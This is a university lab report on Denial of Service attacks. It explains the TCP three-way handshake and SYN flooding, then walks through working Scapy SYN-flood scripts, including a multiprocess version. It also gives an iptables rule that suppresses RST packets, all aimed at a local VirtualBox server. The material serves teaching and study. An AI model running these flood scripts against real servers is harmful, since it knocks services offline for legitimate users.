Department of Information Engineering and Computer Science (DISI)
University of Trento, Italy

NETWORK SECURITY - AY 2021/2022

Denial of Service (DoS) - Laboratory report

Beozzo Emanuele [230103]
Pasolini Gianluca [230269]
Xompero Leonardo [232103]

Contents

1 Introduction

In this report, we are going to present the laboratory lesson taken on 04/05/2022. In particular, we want to talk about the Denial of Service (DoS) attack. The first chapter is dedicated to a brief introduction, followed by a presentation on how we have set up the laboratory machine and then the core part of the report: the attacks.

1.1 What is a DoS?

DoS stands for Denial of Service and it occurs when legitimate users cannot access information systems, devices or other network resources due to one attack. The service that can be affected could be email, websites or every service based on affected computers. This kind of attack can cost an organization both time and money during the offline period [1]. Usually, when people talk about DoS, they refer to message flooding: here the attacker wants to exhaust the resources of the victim, in a way that the general user cannot access that service or device. This attack is only one type of plenty that can be done for Denial of Service.

Nowadays DoS is just an acronym for this type of attack, but the most common is the Distribute DoS, also called DDoS.

1.2 DoS: some numbers and examples




Figure 1: Exponential growth in DDoS attacks volumes [2]

Taking into consideration the Google Cloud report on DDoS attack volumes and Figure 1 is possible to understand that the attack is a real problem. In fact its power is growing very very quickly and could grow also more exponentially without having the possibility to predict it. On the other side, there are many types of mitigations to protect from the majority of these attacks, but not for all. Another important aspect is the real volume of attacks performed: Kasperky declared that in Q1 2022 there as been 91052 DDoS attacks which mean around 1406 attacks per day [3].

Talking about the most powerful attack that we seen in the recent period, it happened on November 2021 and it was against Microsoft Azure with a speed of 3.47 Tbps (Terabit per second) and with 340 million pps (packet per second). For this attack, they used 10000 sources and the UDP reflection type of attack that impacted the availability for 15 minutes, before a mitigation was applied [4].

Another recent and famous attack to conclude this introduction was against Among us in March 2022 that caused the game to be offline for 3 days, but they did not disclosed detailed information.

1.3 Attacks presented

In the report, we are present 4 different types of DoS attacks, but there are many more available in the literature. In our case, we focused our attention on TCP SYN Flood, UDP Flood, TCP RST attack and finally Slow HTTP attack.

2 Laboratory setup

The laboratory activities require loading correctly the virtual environment that we created with Virtual Box. In order to correctly follow the activities, it is necessary to install an updated version of Virtual Box with the extension pack. At this point, it is possible to create the environment from scratch (that requires the download of the ISO, the installation process of the virtual machines (VMs) and of the software used) or to import the already prepared environment. In particular, Virtual Box allows exporting one or more virtual machines in a single file ".ova" which is an Open Virtualization Format that is not related to the hypervisor or processor architecture used and allows to easily transfer of portable virtual machines. Creating the .ova file with Virtual Box is as easy as selecting the VMs to export, clicking "Export virtual application" and following the guided procedure.

2.1 Configuration of the Virtual Machines

The .ova file that we created and provided for the laboratory contains two virtual machines: one for the server and one for the client. We decided to use for both the virtual machines Lubuntu 20.04 LTS[1], a lightweight Linux distribution based on Ubuntu, because the resources available were limited and because it is simple to use for users that have experience with Ubuntu. For the server VM, we decided to allocate 1 GB of RAM and 1 CPU core, while for the client instead, we set 2 GB of RAM and 2 cores. Both the VMs have an attacked disk of 10 GB and at the moment the minimum space required is about 18 GB but more than 20 GB are recommended. Regarding the network aspects, even if the VMs do not require an Internet connection we decided to keep the first network interface with the default "NAT" setup and to add a second network interface (called "enp0s8") with the type "host-only". This configuration allows us to use a virtual network between the various virtual machines of the device. The subnet used for this configuration is 192.168.56.0/24, but the virtual DHCP provided by Virtual Box assign IPs starting from 192.168.56.101. The final topology of the environment used is the one in Figure 2:




Figure 2: Topology of the laboratory

The credential for administrative privileges (sudo) on the virtual machines are:

Server	**Client**
serverNS	clientNS

Table 1: Sudo passwords

The process for importing the file ova and the virtual machines it includes is as simple as the exporting one. In Virtual Box, go to file and click "Import virtual application", then select the file and verify that there are 2 VMs in the recap window: you can leave the default options and proceed with the import.

2.2 Tools

Talking about the tools installed, the main ones used are presented in the Table 2 below, but they are described in detail in the next section when they are used.

[1]`https://lubuntu.me/`

Server	**Client**
Python http.server	Python Scapy
Gnome system monitor	Gnome system monitor
Wondershaper	Slowhttptest
Net-tools	Net-tools
Wireshark	

Table 2: Software installed in the VMs

Most of the software was installed using the default repository of Ubuntu (Net-tools, Wireshark, Gnome system monitor, Scapy, SlowHTTPTest), others using the official Github page of the software (Wondershaper), and finally, some of them are pre-installed (Netcat, HTTP server).

3 Attacks

In this section, we will go through the most common and effective methods of DoS attacks. Followed by a brief introduction, an exercise will be given for each attack, along with a related description of how to replicate it.

3.1 TCP SYN Flood

Before going into the details of the actual attack, it is necessary to better understand what it is based on. Let's analyse TCP communication and in particular the first phase of opening connection, also known as three-way handshake. As we can see in Figure 3.




Figure 3: TCP - Three-way Handshake

To establish a TCP connection, the client must send a packet with the SYN flag set to one. When the server receives it, it replies with another one with the SYN flag set and the ACK parameter configured according to the sequence number previously received. At this point, the client opens the connection and must send a packet with the ACK set (based on the server sequence number) to finally open the connection. Now both edges can communicate on the newly created channel.

How can this phase be attacked? For each SYN packet received, the server dedicates resources and sends back the SYN-ACK packet described above and waits for a reply. If the client does not respond with an ACK (for final confirmation) or RST (to cancel) packet, the server waits and repeatedly transmits the SYN-ACK packet. In detail, both edges (client and server) manage their Transmission Control Block (TCB), which requires resources and takes up memory, so if the attacker manages to send enough requests, the server can overload or saturate the network, making it offline for 'normal' users as we can see on Figure 4.

To exploit this attack there are three different methods [5]:

- Direct: In this case, the attacker doesn't hide his IP and is very vulnerable to being detected and also to be easily mitigated. To create the flood the hacker basically set his firewall not to respond to SYN-ACK packets, so the server can't receive the ACK or RST packet. This type of attack is never used for 2 reasons. First of all these packets sent to the server are also sent back by the server and generally, the server has more power with respect to a normal client so the attacker can do an auto DoS. Secondly, the server could mitigate this attack by blocking this specific IP that is sending too many requests and can be detectable as abnormal.

- Spoofing: Here the attacker tries to hide his IP putting forged and different IPs for every packet to be difficult to identify. Also in this case there are two main problems. This IP forged should be selected not to respond directly with RST packet otherwise the server not keep the half-connection open and the attacker is still detectable, mainly if the Internet Service Provider (ISP) are willing to cooperate.

- DDoS: the attacker uses an already known botnet (like Mirai), so the probability to be detected is very low and these machines are powerful and well distributed. To increase even more the level of camouflage the attacker can also set this machine to spoof IPs.





Figure 4: TCP Syn Flood

3.1.1 Start VMs and tools

Server: Password reminder: ”serverNS”

- Check the network configuration of the server machine from the terminal Figure 5:

```
$ ifconfig
```



```
serverns@serverns-virtualbox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::9a64:f34a:349:ae29  prefixlen 64  scopeid 0x20<link
>
        ether 08:00:27:17:40:1e  txqueuelen 1000  (Ethernet)
        RX packets 42  bytes 12586 (12.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 78  bytes 9541 (9.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.103  netmask 255.255.255.0  broadcast 192.168.5
6.255
        inet6 fe80::add:e552:8f2f:ce35  prefixlen 64  scopeid 0x20<link
>
        ether 08:00:27:34:78:78  txqueuelen 1000  (Ethernet)
        RX packets 47  bytes 6960 (6.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43  bytes 5877 (5.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 52  bytes 5164 (5.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 5164 (5.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

serverns@serverns-virtualbox:~$
```

Figure 5: Ifconfig Server side

  We need to check the interface enp0s8 and in this configuration the IP of **server** is ”**192.168.56.103**”, so from now on this IP is dedicated to him.

- Always on terminal start a basic python server (default port 8000):

```
$ python3 -m http.server
```

- To keep under control the packet network traffic we suggest using Wireshark and analysing the interface enp0s8; if you want to directly start use this command:

```
$ sudo wireshark -i enp0s8 -f tcp -k
```

- To monitor the usage of CPU/MEMORY/BANDWIDTH we recommend using (later):


```
$ gnome-system-monitor
```

- Tool to limit network bandwidth, explained in the subsubsection 3.1.5 : Wondershaper[2]

Client: Password reminder: "clientNS"

- Check the network configuration of the server machine from the terminal Figure 6:

  ```
  $ ifconfig
  ```




```
clientns@clientns-virtualbox:~
clientns@clientns-virtualbox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::f54c:c1e:e775:b483  prefixlen 64  scopeid 0x20<link
>
        ether 08:00:27:ab:ca:10  txqueuelen 1000  (Ethernet)
        RX packets 42  bytes 12711 (12.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 80  bytes 9861 (9.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.104  netmask 255.255.255.0  broadcast 192.168.5
6.255
        inet6 fe80::bf2b:ed43:212c:711a  prefixlen 64  scopeid 0x20<lin
k>
        ether 08:00:27:96:10:bb  txqueuelen 1000  (Ethernet)
        RX packets 58  bytes 8885 (8.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43  bytes 5877 (5.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 52  bytes 5164 (5.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 5164 (5.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

clientns@clientns-virtualbox:~$ 
```

Figure 6: Ifconfig Server side

We need to check the interface enp0s8 and in this configuration the IP of **client** is "**192.168.56.104**", so from now on this IP is dedicated to him.

- Check the connection between the client and the server basically opening a browser and searching for http://192.168.56.103:8000. This is what is supposed to see Figure 7:



Directory listing for /

- .bash_history
- .bash_logout
- .bashrc
- .cache/
- .config/
- .gnupg/
- .local/
- .mozilla/
- .profile
- .sudo_as_admin_successful
- .vboxclient-clipboard.pid
- .vboxclient-display-svga-x11.pid
- .vboxclient-draganddrop.pid
- .vboxclient-seamless.pid
- .Xauthority
- .xsession-errors
- Desktop/
- Documents/
- Downloads/
- Music/
- Pictures/
- Public/
- Templates/
- Videos/
- wondershaper/

Figure 7: Client opens Web Server

- We have prepared a script (~/Desktop/DoS/TcpSynFlood/synFloodV1.py) that is the basic point where the exercises related to SYN Flood are going to be explained. For this reason, we advise you to open it with an editor and to open a terminal into his folder.

- To set the firewall during one exercise we are going to use also IpTables from the terminal.

[2]https://github.com/magnific0/wondershaper


3.1.2 Syn Flood V1

Now that we have set correctly the two machines, we are ready to do the attack, but we want to start from the basics.

```python
from scapy.all import *
import sys

# attack to a specific target and from specific source ip
def synFloodAttack(target_ip, dest_port):
  ip=IP(dst=target_ip)
  tcp = TCP(sport=RandShort(), dport=dest_port, flags="S")
  p = ip/tcp
  send(p, count=1, verbose=0)

def attack(target_ip, dest_port):
  synFloodAttack(target_ip, dest_port)
  print("Packet sent")

if __name__ == "__main__":
  # required ip addres and port
  if len(sys.argv) != 3:
    print("few arguments")
    sys.exit(1)

  target_ip = sys.argv[1]
  dest_port = int(sys.argv[2])

  print("starting SYN flood attack on "+target_ip+":"+str(dest_port))
  attack(target_ip, dest_port)
```

With this script basically, we want to send one single packet to our server to check if everything is well set. To do it we have decided to use the Scapy library which allows us to shape the packet as needed. In fact, the first method (synFloodAttack) is dedicated only to create a SYN packet and sending it to the server with the correct IP and port. All other lines of code are just to set parameters and for future implementation. To launch it we need to go into a terminal and execute these commands:

```
$ sudo wireshark -i enp0s8 -k
$ cd ~/Desktop/DoS/TcpSynFlood
$ sudo python3 synFloodV1.py 192.168.56.103 8000
```


*enp0s8
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time         Source              Destination         Protocol Length Info
  1 0.000000000   PcsCompu_96:10:bb   Broadcast           ARP       60 Who has 192.168.56.103? Tell 192.168.56.104
  2 0.000009633   PcsCompu_34:78:78   PcsCompu_96:10:bb   ARP       42 192.168.56.103 is at 08:00:27:34:78:78
  3 0.015414629   192.168.56.104      192.168.56.103      TCP       60 1021 → 8000 [SYN] Seq=0 Win=8192 Len=0
  4 0.015447045   192.168.56.103      192.168.56.104      TCP       58 8000 → 1021 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS
  5 0.015778064   192.168.56.104      192.168.56.103      TCP       60 1021 → 8000 [RST] Seq=1 Win=0 Len=0
```


Figure 8: Client automatic responds with RST packet

From the FIGURE Figure 8 we can see that the client automatically responds with a RST packet, because we have launched a simple SYN packet with Scapy with a random port, so we have not set anything to respond with an ACK. In this case, the server can instantly remove the SYN request from his TCB and not waste resources. We don't want this to happen, otherwise, the server can't be overloaded. So we can set the firewall from the client not to send RST packet with the command:

```
$ sudo iptables -A OUTPUT -p tcp --tcp-flags RST RST -s 192.168.56.104 -j DROP
```

In this way, the client does not send the RST packet to the server and it continues to waste resources. Another way to prevent the RST packet from the client is to set the firewall not to accept SYN-ACK packages from outside, but in this way, we can't see from the browser if there is a DoS attack ongoing, so we have opted for the first option. Now we can keep again an eye on wireshark and re-launch the script on client:

```
$ sudo python3 synFloodV1.py 192.168.56.103 8000
```


*enp0s8
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time          Source              Destination         Protocol Length Info
   1 0.000000000   PcsCompu_96:10:bb   Broadcast           ARP       60 Who has 192.168.56.103? Tell 192.168.56.104
   2 0.000009551   PcsCompu_34:78:78   PcsCompu_96:10:bb   ARP       42 192.168.56.103 is at 08:00:27:34:78:78
   3 0.011522928   192.168.56.104      192.168.56.103      TCP       60 45952 → 8000 [SYN] Seq=0 Win=8192 Len=0
   4 0.011543703   192.168.56.103      192.168.56.104      TCP       58 8000 → 45952 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
   5 1.013968532   192.168.56.103      192.168.56.104      TCP       58 [TCP Retransmission] 8000 → 45952 [SYN, ACK] Seq=0 Ack=1 Win=…
   6 3.029157119   192.168.56.103      192.168.56.104      TCP       58 [TCP Retransmission] 8000 → 45952 [SYN, ACK] Seq=0 Ack=1 Win=…
   7 5.045542005   PcsCompu_34:78:78   PcsCompu_96:10:bb   ARP       42 Who has 192.168.56.104? Tell 192.168.56.103
   8 5.045937904   PcsCompu_96:10:bb   PcsCompu_34:78:78   ARP       60 192.168.56.104 is at 08:00:27:96:10:bb
   9 7.093672653   192.168.56.103      192.168.56.104      TCP       58 [TCP Retransmission] 8000 → 45952 [SYN, ACK] Seq=0 Ack=1 Win=…
  10 15.285259999  192.168.56.103      192.168.56.104      TCP       58 [TCP Retransmission] 8000 → 45952 [SYN, ACK] Seq=0 Ack=1 Win=…
```

Figure 9: Server half-connection open plus retransmission

As we can see from the Figure 9, this time the client does not send the RST packet and the server keep alive the connection retransmitting the SYN-ACK packet thinking that the previous one has gone lost. In this way, the server allocates some of its resources for this connection.

3.1.3 Syn Flood V2

Now that the environment is well set let's try to do a real flood, sending more packets. To do it we can just adjust one parameter on the previous script: on line 9 change count from 1 to 1000000:

```
send(p, count=1000000, verbose=0)
```

Alternatively is possible to use the version 2 located into ~/Desktop/DoS/TcpSynFlood/Solutions. In both cases, we have changed the number of packets sent with scapy. Before executing the script we recommend stopping wireshark otherwise it can impact the server performance and we can just use gnome-system-monitor:

```
$ gnome-system-monitor
```

From the client, we can move into the folder Solutions and we can launch the second version with these commands:

```
$ cd Solutions
$ sudo python3 synFloodV2.py 192.168.56.103 8000
```




Figure 10: Stats of server under SYN Flood V2 attack

During the attack, we can check from the client if the webserver still responds to requests (by a browser), and the answer is yes. The attack is not working because it is too weak, as we see on gnome-monitor-system (on server - Figure 10) the client can send a lot of packets at an average speed of 55 KiB/s but the server can respond at the exact same speed so from the client browser is still possible to navigate without any problem.

3.1.4 Syn Flood V3

Trying to increase the attack power we have decided to use more cores to augment the number of packets sent for second. On the created VM we have set just 2 Cores (because the laptop in the lab does not support more), but is preferable to increase the number of cores to check better this kind of change.

***REMINDER** If you close the client VM (to add core) remember to re-configure the firewall.

```python
1  from scapy.all import *
2  import sys
3  from multiprocessing import Pool
4
5  # attack to a specific target and from specific source ip
6  def synFloodAttack(target_ip, dest_port, sent_packets):
7    ip=IP(dst=target_ip)
8    tcp = TCP(sport=RandShort(), dport=dest_port, flags="S")
9    p = ip/tcp
10   #increase this number or create a while loop on attack
11   send(p, count=sent_packets, verbose=0)
12
13 def attack(target_ip, dest_port):
14   sent_packets = 1000000
15   print("START")
16   synFloodAttack(target_ip, dest_port, sent_packets)
17   print("Sent " + str(sent_packets) + " packets")
18
19 if __name__ == "__main__":
20   # required ip addres and port
21   if len(sys.argv) != 3:
22     print("few arguments")
23     sys.exit(1)
24
25   target_ip = sys.argv[1]
26   dest_port = int(sys.argv[2])
27
28   print("starting SYN flood attack on "+target_ip+":"+str(dest_port))
29   pool = Pool(processes=4)
30   for _ in range(4):
31     pool.apply_async(attack, args=(target_ip, dest_port))
32   pool.close()
33   pool.join()
```

As we can see from the script (available in the Solution folder as V3) we have opted to use multi-process because in python the multi-threading is only emulated and not real. To do it we have used the multiprocessing library, in particular the Pool. In this case, we can set the number of processes (line 29-30) that we want to use (better to set it minor or equal to the real one) and launch it:

```
$ sudo python3 synFloodV3.py 192.168.56.103 8000
```

We can see from gnome-monitor-system (on server - Figure 11 and Figure 12) that something is changed, basically the network consumption is doubled with 2 cores (110 KiB/s) and quadrupled with 4 cores (200 KiB/s). So there is a linear speedup, so theoretically it would be enough to attack with more machines and we would saturate the bandwidth and probably increase the energy and memory consumption of the server, making it offline or not reachable. Unfortunately in both these cases, the server can respond without any problem, keeping the same rate on download and upload. For this reason, if we open the browser and navigate into the web browser during this attack all seems normal.

3.1.5 Syn Flood simulated attack

Another way to see the real DoS, in the laboratory, is by reducing the server capability, for example on the network. In this way, we are simulating that the attacking power has more effort than server capability. To do it we have decided to use wondershaper[3], a very useful tool that gives the possibility to reduce network bandwidth with an easy command. In the implementation, they have used iproute tc command. In our case we just need to execute this command on server:

```
$ sudo wondershaper -a enp0s8 -u 50
```

[3]https://github.com/magnific0/wondershaper




Figure 11: Server stats SYN Flood V3 attack - 2 Core




Figure 12: Server stats SYN Flood V3 attack - 4 Core




Figure 13: Server stats SYN Flood V3 attack 50 Kib/s



Mozilla Firefox
New Tab
192.168.56.103:8000
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...
Firefox
Search with Google or enter address
Amazon
Sponsored
192.168.5...
YouTube
Facebook
Wikipedia
Reddit
192.168.56.103

Figure 14: Client not reach web server

Now we can see that server is under attack (Figure 13) and isn't able to respond to all packets that are arriving. In this case, the attacker is sending 220KiB/s of SYN packet and the server can respond only at 6KiB/s. In fact, if we try to open the web server from the client browser it should not work (as Figure 14) and remain in waiting until the attack is finished.

To reset the capacity of server you can just execute:

```
$ sudo wondershaper −a enp0s8 −c
```

